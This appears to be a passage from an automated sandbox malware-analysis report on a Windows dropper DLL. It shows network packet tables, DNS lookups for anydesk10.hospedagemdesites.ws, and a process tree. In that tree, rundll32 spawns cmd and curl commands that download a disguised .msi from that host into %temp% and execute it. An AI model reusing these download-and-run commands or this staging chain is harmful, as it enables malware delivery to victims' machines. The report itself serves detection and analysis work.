| Nov 30, 2022 00:33:03.281435966 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.281450033 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.281502008 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.281553030 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.281565905 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.281620979 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.281681061 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.281687021 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.281744957 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.281795025 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.281804085 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.281857967 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.343219995 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Nov 30, 2022 00:33:03.343275070 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343307018 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343337059 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343370914 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343403101 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343435049 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343466997 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343497992 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343532085 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343559980 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343591928 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343592882 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.343625069 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343652010 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.343657017 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343688965 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343710899 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.343725920 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343758106 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343790054 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343821049 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.343823910 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.343853951 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.343856096 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.344103098 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.493837118 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.493906021 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.493963957 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.493979931 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494107962 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494149923 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.494182110 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494208097 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.494227886 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494296074 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.494326115 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494369030 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494398117 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.494441032 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494488955 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494553089 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.494556904 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494602919 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494667053 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.494677067 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494740963 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.494750977 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494801998 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494880915 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.494910002 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.494978905 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.495019913 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.495086908 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.495100975 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.495162010 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.556761026 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.556827068 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.556911945 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.557002068 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |

### UDP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Nov 30, 2022 00:33:02.335405111 CET | 60841 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 30, 2022 00:33:02.448577881 CET | 61893 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 30, 2022 00:33:02.580514908 CET | 53 | 60841 | 8.8.8.8 | 192.168.2.5 |
| Nov 30, 2022 00:33:02.666970968 CET | 53 | 61893 | 8.8.8.8 | 192.168.2.5 |
| Nov 30, 2022 00:33:04.852992058 CET | 60649 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 30, 2022 00:33:04.872724056 CET | 53 | 60649 | 8.8.8.8 | 192.168.2.5 |

### DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class | DNS over HTTPS |
|---|---|---|---|---|---|---|---|---|
| Nov 30, 2022 00:33:02.335405111 CET | 192.168.2.5 | 8.8.8.8 | 0x150e | Standard query (0) | anydesk10.hospedagemdesites.ws | A (IP address) | IN (0x0001) | false |
| Nov 30, 2022 00:33:02.448577881 CET | 192.168.2.5 | 8.8.8.8 | 0x6b9f | Standard query (0) | anydesk10.hospedagemdesites.ws | A (IP address) | IN (0x0001) | false |
| Nov 30, 2022 00:33:04.852992058 CET | 192.168.2.5 | 8.8.8.8 | 0xd0a6 | Standard query (0) | anydesk10.hospedagemdesites.ws | A (IP address) | IN (0x0001) | false |

### DNS Answers


| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class | DNS over HTTPS |
|---|---|---|---|---|---|---|---|---|---|---|
| Nov 30, 2022 00:33:02.580514908 CET | 8.8.8.8 | 192.168.2.5 | 0x150e | No error (0) | anydesk10.hospedagemdesites.ws | | 191.252.51.12 | A (IP address) | IN (0x0001) | false |
| Nov 30, 2022 00:33:02.666970968 CET | 8.8.8.8 | 192.168.2.5 | 0x6b9f | No error (0) | anydesk10.hospedagemdesites.ws | | 191.252.51.12 | A (IP address) | IN (0x0001) | false |
| Nov 30, 2022 00:33:04.872724056 CET | 8.8.8.8 | 192.168.2.5 | 0xd0a6 | No error (0) | anydesk10.hospedagemdesites.ws | | 191.252.51.12 | A (IP address) | IN (0x0001) | false |

### HTTP Request Dependency Graph

- anydesk10.hospedagemdesites.ws

## Statistics

### Behavior



Click to jump to process

# System Behavior

## Analysis Process: loaddll64.exe PID: 2232, Parent PID: 3324

### General

| | |
|---|---|
| Target ID: | 0 |
| Start time: | 00:33:00 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\loaddll64.exe |
| Wow64 process (32bit): | false |
| Commandline: | loaddll64.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll" |
| Imagebase: | 0x7ff78be70000 |
| File size: | 139776 bytes |
| MD5 hash: | C676FC0263EDD17D4CE7D644B8F3FCD6 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

## Analysis Process: conhost.exe PID: 6000, Parent PID: 2232

### General

| | |
|---|---|
| Target ID: | 1 |
| Start time: | 00:33:00 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7fcd70000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: cmd.exe PID: 2868, Parent PID: 2232

### General

| | |
|---|---|
| Target ID: | 2 |
| Start time: | 00:33:00 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\cmd.exe |
| Wow64 process (32bit): | false |
| Commandline: | cmd.exe /C rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",#1 |
| Imagebase: | 0x7ff627730000 |
| File size: | 273920 bytes |

| | |
|---|---|
| MD5 hash: | 4E2ACF4F8A396486AB4268C94A6A245F |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

**File Activities**

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

## Analysis Process: rundll32.exe PID: **4580**, Parent PID: **2232**

**General**

| | |
|---|---|
| Target ID: | 3 |
| Start time: | 00:33:00 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\rundll32.exe |
| Wow64 process (32bit): | false |
| Commandline: | rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll,xlAutoOpen |
| Imagebase: | 0x7ff704c50000 |
| File size: | 69632 bytes |
| MD5 hash: | 73C519F050C20580F8A62C849D49215A |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: rundll32.exe PID: **5104**, Parent PID: **2868**

**General**

| | |
|---|---|
| Target ID: | 4 |
| Start time: | 00:33:00 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\rundll32.exe |
| Wow64 process (32bit): | false |
| Commandline: | rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",#1 |
| Imagebase: | 0x7ff704c50000 |
| File size: | 69632 bytes |
| MD5 hash: | 73C519F050C20580F8A62C849D49215A |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: cmd.exe PID: **2964**, Parent PID: **5104**

**General**

| | |
|---|---|
| Target ID: | 5 |
| Start time: | 00:33:01 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\cmd.exe |
| Wow64 process (32bit): | false |
| Commandline: | cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi |
| Imagebase: | 0x7ff627730000 |
| File size: | 273920 bytes |

| | |
|---|---|
| MD5 hash: | 4E2ACF4F8A396486AB4268C94A6A245F |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

## Analysis Process: cmd.exe PID: **3664**, Parent PID: **4580**

### General

| | |
|---|---|
| Target ID: | 6 |
| Start time: | 00:33:01 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\cmd.exe |
| Wow64 process (32bit): | false |
| Commandline: | cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi |
| Imagebase: | 0x7ff627730000 |
| File size: | 273920 bytes |
| MD5 hash: | 4E2ACF4F8A396486AB4268C94A6A245F |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: conhost.exe PID: **5284**, Parent PID: **2964**

### General

| | |
|---|---|
| Target ID: | 7 |
| Start time: | 00:33:01 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7fcd70000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: conhost.exe PID: **5296**, Parent PID: **3664**

### General

| | |
|---|---|
| Target ID: | 8 |
| Start time: | 00:33:01 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7fcd70000 |
| File size: | 625664 bytes |

| | |
|---|---|
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: cmd.exe PID: **1784**, Parent PID: **5104**

### General

| | |
|---|---|
| Target ID: | 9 |
| Start time: | 00:33:01 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\cmd.exe |
| Wow64 process (32bit): | false |
| Commandline: | cmd /C %temp%\spclwow78x.msi |
| Imagebase: | 0x7ff627730000 |
| File size: | 273920 bytes |
| MD5 hash: | 4E2ACF4F8A396486AB4268C94A6A245F |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

## Analysis Process: cmd.exe PID: **4544**, Parent PID: **4580**

### General

| | |
|---|---|
| Target ID: | 10 |
| Start time: | 00:33:01 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\cmd.exe |
| Wow64 process (32bit): | false |
| Commandline: | cmd /C %temp%\spclwow78x.msi |
| Imagebase: | 0x7ff627730000 |
| File size: | 273920 bytes |
| MD5 hash: | 4E2ACF4F8A396486AB4268C94A6A245F |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: curl.exe PID: **1308**, Parent PID: **3664**

### General

| | |
|---|---|
| Target ID: | 11 |
| Start time: | 00:33:01 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\curl.exe |
| Wow64 process (32bit): | false |
| Commandline: | curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi |
| Imagebase: | 0x7ff70c580000 |
| File size: | 424448 bytes |
| MD5 hash: | BDEBD2FC4927DA00EEA263AF9CF8F7ED |
| Has elevated privileges: | true |

| | |
|---|---|
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: curl.exe PID: **2772**, Parent PID: **2964**

### General

| | |
|---|---|
| Target ID: | 12 |
| Start time: | 00:33:01 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\curl.exe |
| Wow64 process (32bit): | false |
| Commandline: | curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi |
| Imagebase: | 0x7ff70c580000 |
| File size: | 424448 bytes |
| MD5 hash: | BDEBD2FC4927DA00EEA263AF9CF8F7ED |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: conhost.exe PID: **4764**, Parent PID: **1784**

### General

| | |
|---|---|
| Target ID: | 13 |
| Start time: | 00:33:02 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7fcd70000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: conhost.exe PID: **3972**, Parent PID: **4544**

### General

| | |
|---|---|
| Target ID: | 14 |
| Start time: | 00:33:02 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7fcd70000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: rundll32.exe PID: **5968**, Parent PID: **2232**

| General | |
|---|---|
| Target ID: | 15 |
| Start time: | 00:33:03 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\rundll32.exe |
| Wow64 process (32bit): | false |
| Commandline: | rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",xlAutoOpen |
| Imagebase: | 0x7ff704c50000 |
| File size: | 69632 bytes |
| MD5 hash: | 73C519F050C20580F8A62C849D49215A |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: cmd.exe PID: **5908**, Parent PID: **5968**

| General | |
|---|---|
| Target ID: | 16 |
| Start time: | 00:33:04 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\cmd.exe |
| Wow64 process (32bit): | false |
| Commandline: | cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi |
| Imagebase: | 0x7ff627730000 |
| File size: | 273920 bytes |
| MD5 hash: | 4E2ACF4F8A396486AB4268C94A6A245F |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: conhost.exe PID: **3712**, Parent PID: **5908**

| General | |
|---|---|
| Target ID: | 17 |
| Start time: | 00:33:04 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7fcd70000 |
| File size: | 625664 bytes |

| | |
|---|---|
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: cmd.exe PID: **5320**, Parent PID: **5968**

### General

| | |
|---|---|
| Target ID: | 18 |
| Start time: | 00:33:04 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\cmd.exe |
| Wow64 process (32bit): | false |
| Commandline: | cmd /C %temp%\spclwow78x.msi |
| Imagebase: | 0x7ff627730000 |
| File size: | 273920 bytes |
| MD5 hash: | 4E2ACF4F8A396486AB4268C94A6A245F |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: curl.exe PID: **5260**, Parent PID: **5908**

### General

| | |
|---|---|
| Target ID: | 19 |
| Start time: | 00:33:04 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\curl.exe |
| Wow64 process (32bit): | false |
| Commandline: | curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi |
| Imagebase: | 0x7ff70c580000 |
| File size: | 424448 bytes |
| MD5 hash: | BDEBD2FC4927DA00EEA263AF9CF8F7ED |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: conhost.exe PID: **1408**, Parent PID: **5320**

### General

| | |
|---|---|
| Target ID: | 20 |
| Start time: | 00:33:04 |
| Start date: | 30/11/2022 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7fcd70000 |

| | |
|---|---|
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Disassembly

**No disassembly**